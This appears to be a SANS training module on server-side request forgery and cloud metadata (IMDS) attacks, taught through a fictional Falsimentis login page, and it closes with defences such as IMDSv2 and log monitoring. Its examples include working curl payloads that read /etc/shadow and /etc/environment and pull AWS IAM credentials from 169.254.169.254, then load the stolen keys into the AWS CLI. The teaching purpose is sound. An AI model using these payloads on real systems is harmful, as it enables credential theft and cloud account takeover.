
- Dropbox (<https://medium.com/techfenix/ssrf-server-side-request-forgery-worth-4913-my-highest-bounty-ever-7d733bb368cb>)
- Sony PlayStation Network (<https://hackerone.com/reports/811136>)
- Shopify (<https://hackerone.com/reports/223203>)
- Lyft (<https://nahamsec.com/posts/my-expense-report-resulted-in-a-server-side-request-forgery-ssrf-on-lyft>)
- Vimeo (<https://medium.com/@dPhoeniix/vimeo-upload-function-ssrf-7466d8630437>)



Let's examine how an attacker might identify and exploit an SSRF vulnerability, examining a federated authentication login page for Falsimentis Corporation. In the example here we see a login page with options to change the federated login source for Facebook, Twitter, and Microsoft (Live.com).

When the user chooses a different federated login page, the logo of the provider is displayed in the login dialog. Inspecting the URL, we see that there are two HTTP GET parameters: `f` and `logo`.

The value associated with the `logo` parameter reveals a full-qualified URL, using a CDN to retrieve the Twitter logo. Anytime an attacker sees a URL associated with a parameter sent to a server, this is an indicator of something that should be investigated as a possible SSRF vulnerability.



Changing the `logo` parameter from the fully-qualified URL pointing to the Twitter logo to a local file reference using the `file://` prefix to request the `/etc/hosts` file and submitting the page returns the same login page, this time with a broken image reference. This is a possible indicator of a SSRF vulnerability, which can be evaluated at the command line using `cURL`.

```
$ curl -v "http://login.falsimentis.com/imgget.php?logo=file:///etc/hosts"
> GET /imgget.php?logo=file:///etc/hosts HTTP/1.1
> Host: login.falsimentis.com
> User-Agent: curl/7.64.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Content-Type: image/svg+xml
< Date: Wed, 13 Jan 2021 11:50:59 GMT
< Server: nginx/1.18.0
< X-Powered-By: PHP/7.3.14
< Content-Length: 174
< Connection: keep-alive
<
127.0.0.1      localhost
::1           localhost ip6-localhost ip6-loopback
fe00::0       ip6-localnet
ff00::0       ip6-mcastprefix
ff02::1       ip6-allnodes
172.17.0.2     97002ef16edf
```

Requesting the image URL with cURL reveals the contents of the `/etc/hosts` file.

In the previous page we changed the `logo` parameter in the browser to a `file://` URI, requesting the `/etc/hosts` file. This change produced a broken image reference. Here we see the same URL, this time requested using the cURL tool by Daniel Stenberg (<https://curl.se/>). cURL is a command-line tool that allows for easy interaction with a web-based endpoint. Here we're using a basic cURL request, adding the `-v` flag to increase the verbosity of the response to see the client and server headers.

The output of cURL confirms a SSRF vulnerability on the target site; the server responds by returning the response for a server-side request, disclosing the `/etc/hosts` file. While the SSRF vulnerability doesn't allow the attacker to list files, the attacker can try to request several additional well-known files such as `/etc/passwd`, `/etc/shadow`, `/var/log/auth.log` and others to obtain additional information and to explore the available permissions (the web server may not have permission to read the `/etc/shadow` file, for example).

So far, we've examined the SSRF attack. Next, we'll look at how this attack can be particularly troubling against cloud assets.

- For a conventional system we would retrieve password hashes to escalate the attack privileges
- For cloud targets, deployments are often minimal, and may lack any significant local data for effective privilege escalation attacks

```
$ curl -v "http://login.falsimentis.com/imgget.php?logo=file:///etc/shadow"
...
< HTTP/1.1 200 OK
< Content-Type: image/svg+xml
< Date: Wed, 13 Jan 2021 11:54:03 GMT
< Server: nginx/1.18.0
< X-Powered-By: PHP/7.3.14
< Content-Length: 0
< Connection: keep-alive
```

Requesting the image URL with cURL for the `/etc/shadow` file returns 0 bytes.

When exploiting an SSRF vulnerability, the attacker will try to access protected files on the vulnerable host, typically trying to escalate privileges by obtaining passwords or password hash information. The most common way to do this against a Linux target is to retrieve the contents of the `/etc/shadow` file.


For cloud systems though, individual system deployments are often minimal. A Linux server needs an `/etc/passwd` file to identify file ownership on the file system, but the `/etc/shadow` file is often unnecessary if the system does not accommodate interactive user logins or password-based authentication. In the example on this page, the cURL command is modified to request the `/etc/shadow` file and the server returns a Content-Length response value of zero.

The attacker doesn't know if the zero-length content response is due to a protected `/etc/shadow` file that is inaccessible to the web server or the server-side request process, or if the file simply doesn't exist on the file system (a common deployment case for cloud assets). However, it is a useful indicator that can tip off the attacker to try other cloud-centric exploitation tactics against the server.

Instance Metadata Service (IMDS) Access

SSRF and IMDS

- IMDS is used to describe the running instance for cloud services
 - Supported by all major cloud providers
- Code running in an instance accesses IMDS to learn about its environment
- Accessible at `http://169.254.169.254/...`
- Can disclose sensitive data such as authentication keys in some cloud providers



The Instance Metadata Service (IMDS) is a virtual server endpoint used in all major cloud providers to allow developers to understand the cloud system environment. IMDS discloses information about the cloud environment, including the resources available to the application, so the developer can make informed decisions about how it should function within the constraints of the deployment. IMDS data that is available to the running application may include a SKU, hostname, cloud IAM permissions, network settings, storage options, and more.

To access the IMDS service, the web application accesses a URL endpoint at the virtual server address `http://169.254.169.254`. For example, the administrator may launch a cloud instance with *user data* that offers some specific instructions to the application, such as CSV data:

```
[ec2-user ~]$ curl http://169.254.169.254/latest/user-data
autoscale,maxthreads,responsetimeout,resourceLIMIT,resourceLIMITc
true,18,12000,128,1600
```

The system can make configuration decisions using the IMDS data at boot time, or later when the desired application starts up. IMDS is a powerful tool to add flexibility to how cloud assets are configured without having to modify the machine instance (AWS) or virtual machine (GCP, Azure).

In some cases, the IMDS service can disclose sensitive information. Consider a deployment case where the user data endpoint is used to configure a database connection disclosing a database connect string, or an authentication password.

```
[ec2-user ~]$ curl http://169.254.169.254/latest/user-data
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsInNlY3JldCI6IkJNam9wbkFiek1DampkIn0=
```

In this example, the base64-encoded value is a token used for authentication to a service.

Since the IMDS service is accessible through an HTTP request, it can often be leveraged by an attacker as part of an SSRF attack, manipulating the vulnerable server to disclose sensitive information.

```

~ $ curl -v
http://login.falsimentis.com/imgget.php?logo=http://169.254.169.254/latest/meta-data/iam/security-credentials/; echo
aws-elasticbeanstalk-ec2-role
~ $ curl -v
http://login.falsimentis.com/imgget.php?logo=http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeanstalk-ec2-role/; echo
{
  "Code" : "Success",
  "LastUpdated" : "2021-01-13T11:51:30Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA[REDACTED]EETO",
  "SecretAccessKey" : "Z/ne[REDACTED]XVT9",
  "Token" : "IQoJbajhUv5lxlwL...[REDACTED]uG+Q==",
  "Expiration" : "2021-01-13T18:07:24Z"
}

```

The AWS IMDSv1 service is a well-known culprit for disclosing sensitive data to an attacker through an SSRF vulnerability. While user data in any IMDS service can disclose sensitive information, the opportunity to an attacker depends on whether the user data service supplies anything sensitive to the cloud instance. For AWS IMDSv1 instances (such as Elastic Cloud Computing/EC2, Elastic Beanstalk/EB, and Elastic Kubernetes Service/EKS), the IMDSv1 instance also discloses the IAM access key ID, secret, and authentication token.

In the example on this page, we return to the earlier cURL command, this time changing the `logo` parameter to the IMDSv1 instance endpoint to identify the cloud instance *role name*. (The `; echo` at the end of the cURL command is added to make the output easier to read.)

The first cURL request identifies the role name used to deploy the AWS Elastic Beanstalk instance; unimaginatively named `aws-elasticbeanstalk-ec2-role`. Adding this to the 2nd cURL request (with the trailing slash at the end of the URL) retrieves the security credentials for the specified role, disclosing the access key ID, secret access key, and token (redacted).

After obtaining this information, the attacker can add the credentials to their own AWS keychain using the AWS-CLI utility, then use the credentials to access the server and any other privileges accessible to the role used to deploy the EBS instance:

```

attacker $ aws configure
AWS Access Key ID [None]: ASIA[REDACTED]EETO
AWS Secret Access Key [None]: Z/ne[REDACTED]VT9

```

After configuring the AWS CLI profile settings, the attacker can test the credentials using multiple commands including `get-user` (output has been modified to fit in the space available):

```

attacker $ aws iam get-user
{ "User": { "UserId": "058[REDACTED]647", "Arn":
"arn:aws:iam::058390151647:root", "CreateDate": ...

```

- Some cloud providers disclose credentials through IMDS attacks
 - AWS IMDSv1 (by default), DigitalOcean Droplets, Alibaba Cloud, others
- Some cloud providers require special headers for IMDS that mitigate exploitation through SSRF
 - Azure, Google Cloud Platform, AWS IMDSv2 (not default), others

```
azurevm $ curl --silent
"http://169.254.169.254/metadata/instance/network/interface/0/ipv4/ipAddress
/0/publicIpAddress?api-version=2017-04-02&format=text"; echo
{ "error": "Bad request: . Required metadata header not specified" }

azurevm $ curl --silent -H "Metadata: true"
"http://169.254.169.254/metadata/instance/network/interface/0/ipv4/ipAddress
/0/publicIpAddress?api-version=2017-04-02&format=text"; echo
52.168.72.115
```

IMDS credential disclosure is an issue that affects many different cloud providers including AWS (IMDSv1), DigitalOcean Droplets, Alibaba Cloud, and others. Some cloud providers have taken an alternate approach, requiring authentication credentials to access the IMDS data (AWS IMDSv2), or a special HTTP header when interacting with the IMDS instance.

In an SSRF attack, the adversary typically cannot customize the request header information (e.g., the attacker cannot add a custom HTTP request header since they are only able to influence the URL that is the target for the request). By requiring a custom request header when interacting with the IMDS service, the cloud provider can set a requirement that is easily accommodated when building application and designing the cloud machine instance/VM but is not accessible to an attacker through an SSRF attack.

For example, consider the cURL request shown on this page launched from an Azure VM to identify the IP address of the instance. A basic cURL request for the IMDS endpoint returns the error *Required metadata header not specified*. To interact with the IMDS server, the developer must add the `Metadata: true` header, easily done using cURL or the application programmatic API, but not easily influenced through an SSRF attack.

GCP VMs apply a similar strategy as Azure using a different header (this output has been modified for space):

```
gcpvm $ curl
http://metadata.google.internal/computeMetadata/v1/project/project-id; echo
<p>Your client does not have permission to get URL
<code>/computeMetadata/v1/project/project-id</code> from this server.
Missing Metadata-Flavor:Google header. <ins>That's all we know.</ins>
gcpvm $ curl -H 'Metadata-Flavor: Google'
http://metadata.google.internal/computeMetadata/v1/project/project-id; echo
cryptic-woods-298720
```

AWS instances can use a similar strategy with IMDSv2, but this feature is not turned on by default to maintain backward compatibility with earlier IMDS instances, leaving many AWS instances vulnerable to IMDS data disclosure.

- For SSRF attacks, attackers are less interested in OS files and more interesting in application files
 - `/etc/shadow` is not exciting in a cloud VM or container
 - `/var/www/html/auth.config.js` is exciting
- File system permissions often don't matter in cloud targets
 - Simplified system deployments that often run everything as root
- Credentials are often stored as environment variables
 - On Linux, accessible in `/proc/NNN/environ`, sometimes `/etc/environment`

```
$ curl http://login.falsimentis.com/imgget.php?logo=file:///etc/environment'  
DBUSER=ulogin  
DBPASS=FQVuTTnuXRzNYxbAmmtf
```

In an SSRF attack, the attacker is often less interested in operating system files, particularly for cloud targets. In a cloud target, `/etc/shadow` may not exist or may not disclose anything sensitive. Instead, an attacker will look for application-specific files that could disclose supporting system authentication credentials (such as database connection strings). An attacker will use their reconnaissance skills to learn about the application framework, then research the framework configuration settings or even deploy it in their own lab environment to learn about where credentials might be stored before returning to the SSRF-vulnerable instance to access the data.

While we typically apply file system permissions to deny unauthorized access to sensitive files, simplified system deployments in the cloud often deploy everything as root. If the vulnerable process runs as root, then the attacker inherits those privileges for the SSRF attack as well, preventing us from using file system permissions to limit access to sensitive files.

In many cases, credentials are specified through the system environment as an *environment variable*. While this can offer more security compared to storing credentials in a file, environment variables are also available to an attacker through the virtual `/proc` file system (`/proc/NNN/environ` where *NNN* is the numeric process ID, a value the attacker would have to guess or brute-force). In some cases, environment information is stored in the `/etc/environment` file, which could also be disclosed in an SSRF attack as shown in the example on this page.

SSRF attacks offer an attacker many additional opportunities to exploit the system. SSRF cheat sheets are useful when evaluating the potential impact of an SSRF attack:

<https://cobalt.io/blog/a-pentesters-guide-to-server-side-request-forgery-ssrf> (Busra Demir) and
<https://github.com/cujanovic/SSRF-Testing> (Predrag Cujanović).


- Enumerate the inputs to the system to identify any possible URLs
 - URL endpoints such as `logo=` in the URL
 - More complex URL endpoints such as XSS bugs that generate PDF reports (Lyft receipt PDF generation bug)
- Monitor web logs and IAM credentials for unusual activity
- Require IMDSv2 for AWS; evaluate exposure with other cloud providers

```
[07:45:23] /imgget.php?logo=https://cdn.cdnlogo.com/logos/f/83/facebook.svg
[07:45:24] /?f=Microsoft&logo=https://cdn.cdnlogo.com/logos/a/12/azure.svg
[07:45:24] /assets/js/scripts.js
[07:45:35] /imgget.php?logo=file:///etc/passwd
```

As defenders we have several opportunities to protect against SSRF and IMDS attacks. First, we should spend some time better understanding the inputs to the applications we need to defend. In the examples used to illustrate the SSRF attack in this module we used the `logo` parameter in the URL, but user input is often more complex than that. Identify system input from the user which could make server-side requests. A great example of this is the Lyft SSRF vulnerability reported by Ben Sadeghipour (<https://nahamsec.com/posts/my-expense-report-resulted-in-a-server-side-request-forgery-ssrf-on-lyft>) where a PDF generation feature in the Lyft mobile app and an XSS bug in naming the purpose of a trip for a business receipt allowed Ben to compromise Lyft IAM credentials through an SSRF and IMDSv1 attack.

Logging resources should also be leveraged to identify misuse of systems. This can include web server logs that may reveal exploits as part of an SSRF attack (shown in the example on this page), but it can also include cloud providers logs. In the SSRF attack against AWS IMDSv1, we demonstrated how an attacker could use IMDSv1 access to obtain and leverage credentials. These credentials are generated for temporary use while the cloud instance is running and are intended to use only within the cloud instance itself. Using AWS CloudWatch logs, we can monitor for any *external* use of these temporary credentials, indicating that the credentials are compromised and possibly revealing the attacker's IP address. Additional information on this strategy is available from Will Bengtson in the Netflix Technology Blog (<https://netflixtechblog.com/netflix-cloud-security-detecting-credential-compromise-in-aws-9493d6fd373a>).

Finally, for AWS use, require that developers use IMDSv2 to protect against basic SSRF access to IMDS. While this won't stop against access to IMDS from other attacks (such as a command injection attack), it will mitigate many SSRF attack opportunities against the IMDS service.



This visual association summary is included in your ISO media files as [Summary-ServerSideRequestForgery.pdf](#)

In this module we investigated the topics surrounding Server-Side Request Forgery (SSRF) and Instance Metadata Service (IMDS) attacks, where an attacker manipulates server-side HTTP requests to access local resources including cloud service metadata. In some web applications, a web server will accept input from a user and use that input to make a server-side HTTP request; if an attacker can influence the URL requested by the server, and the server returns the response, then the attacker can use the SSRF vulnerability to exfiltrate data from the local system, possibly including cloud authentication keys.

To exploit a web server with an SSRF attack, the attacker must first identify opportunities for the server to make a server-side HTTP request. In some servers this might come from an HTTP GET URL parameter, but the URL might also be conveyed in an HTTP POST data element, as an uploaded file name or part of an uploaded file's content, HTML elements, or any other content that influences a URL request performed by the server. If the attacker can identify this URL, they can change it to request a different resource.

Instead of submitting a URL for an external image or web page, the attacker can change the URL to point to a local file using the `file://` URI (e.g., `file:///etc/hosts`). If the server performs the HTTP request and returns the contents of the response, the attacker can use the SSRF vulnerability to exfiltrate data from the system (restricted to the privileges of the web server user). If a request for a read-accessible file such as `file:///etc/hosts` (Linux) or `file://c:/windows/system32/drivers/etc/hosts` (Windows) succeeds, the attacker can try to read privileged files such as `file:///etc/shadow` (Linux) or `file://c:/inetpub/wwwroot/web.config` (Windows IIS server default). Linux systems may disclose sensitive information in the `/etc/environment` file as well, commonly used to share environment variables that could include system passwords for cloud systems.

If a cloud system is vulnerable to an SSRF attack, then another privilege escalation opportunity becomes accessible to the attacker: IMDS. The Instance Metadata Service is a system used by popular cloud providers to provide dynamic metadata about the cloud instance. IMDS services are available as a virtual service endpoint accessible at <http://169.254.169.254> (and over HTTPS). These services can disclose sensitive information, though some remediation actions have been taken by cloud providers. In the case of Azure and Google Cloud Platform, IMDS services are not accessible through a SSRF attack since the request would lack a mandatory

header needed to complete the IMDS request. Amazon AWS systems using IMDSv2 have a similar requirement, though many AWS instances still use IMDSv1, which remains vulnerable. Other providers including Digital Ocean, Alibaba, and Oracle can be similarly vulnerable.

Depending on the cloud provider, different information disclosure opportunities are available through SSRF and IMDS attacks. In some cases, the IMDS service may disclose key/value pairs used to launch the cloud instances which may include sensitive information including password data. In the case of AWS, access to the IMDSv1 service discloses AWS key information that can be used to authenticate and manage cloud entities.

From a defense perspective, we should monitor logging information to identify attacks including the use of unusual URLs, access to the IMDS service, and unusual IAM credential access. Where possible, use IMDSv2 services that are not vulnerable to sensitive information disclosure through a SSRF vulnerability. Other conventional defenses for hardening the web server are also useful, including limiting the privileges of the web server to limit opportunities for an attacker to retrieve data from the system.

LAB

Please work on the lab exercise
Cloud SSRF and IMDS Attack



Please work on the lab exercise *Cloud SSRF and IMDS Attack*. For this lab exercise you will need your class Slingshot Linux VM.

Course Resources and Contact Information



AUTHOR CONTACT

Joshua Wright
jwright@willhackforsushi.com
Twitter: @joswr1ght



SANS INSTITUTE

11200 Rockville Pike, Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)



PEN TESTING RESOURCES

pen-testing.sans.org
Twitter: @SANSPenTest



SANS EMAIL

GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.

SANS CURRICULUM FOCUS AREA

CLOUD SECURITY

Cloud computing represents the most transformational technology of our era and cloud security will play a pivotal role in its adoption. Cloud security must be focused on where the cloud is going, not where it is today. The future demands in-depth technical cloud capabilities coupled with knowledge of the security and service features for each of the major cloud service providers. SANS Cloud Security curriculum will take you on a journey to become a Cloud Security Ace.

Our curriculum has been developed through an industry consensus process and is a holistic, hands-on approach to address public cloud security which includes multicloud and hybrid-cloud scenarios for the enterprise and developing organizations alike. Learn how various CSPs interact and the nuances among them rather than merely learning the ins-and-outs of one platform.

SANS Cloud Security is here to get your hands dirty in cloud security training by teaching you how to:

- Harden and configure public cloud services from AWS, Azure, and GCP
- Automate security and compliance best practices
- Use cloud services to securely build and deploy systems and applications
- Inject security seamlessly into your DevOps toolchain
- Securely build, deploy, and manage containers and Kubernetes
- Discover vulnerabilities and weaknesses in your cloud environments
- Find attacker activity in your cloud logs

“The world has shifted to the cloud and we, as security professionals, have to make the same shift.”

—Daniel Harrison, Capital One

Cloud Security Job Roles:

- Cloud Security Analyst
- Cloud Security Engineer
- Cloud Security Architect
- Cloud Security Manager
- DevOps Professionals



Discover the **Best College** in Cybersecurity

SANS
Technology
Institute



Start

Prepare to launch your cybersecurity career.

Undergraduate Certificate and Bachelor's Degrees



Advance

Strengthen job-specific skills.

Graduate Certificate Programs



Lead

Take your career to the highest levels.

M.S. in Information Security Engineering

Learn how you might be able to bring this course into a **SANS.edu** program.

Email **info@sans.edu**

Call **301.241.7665**



SANS.edu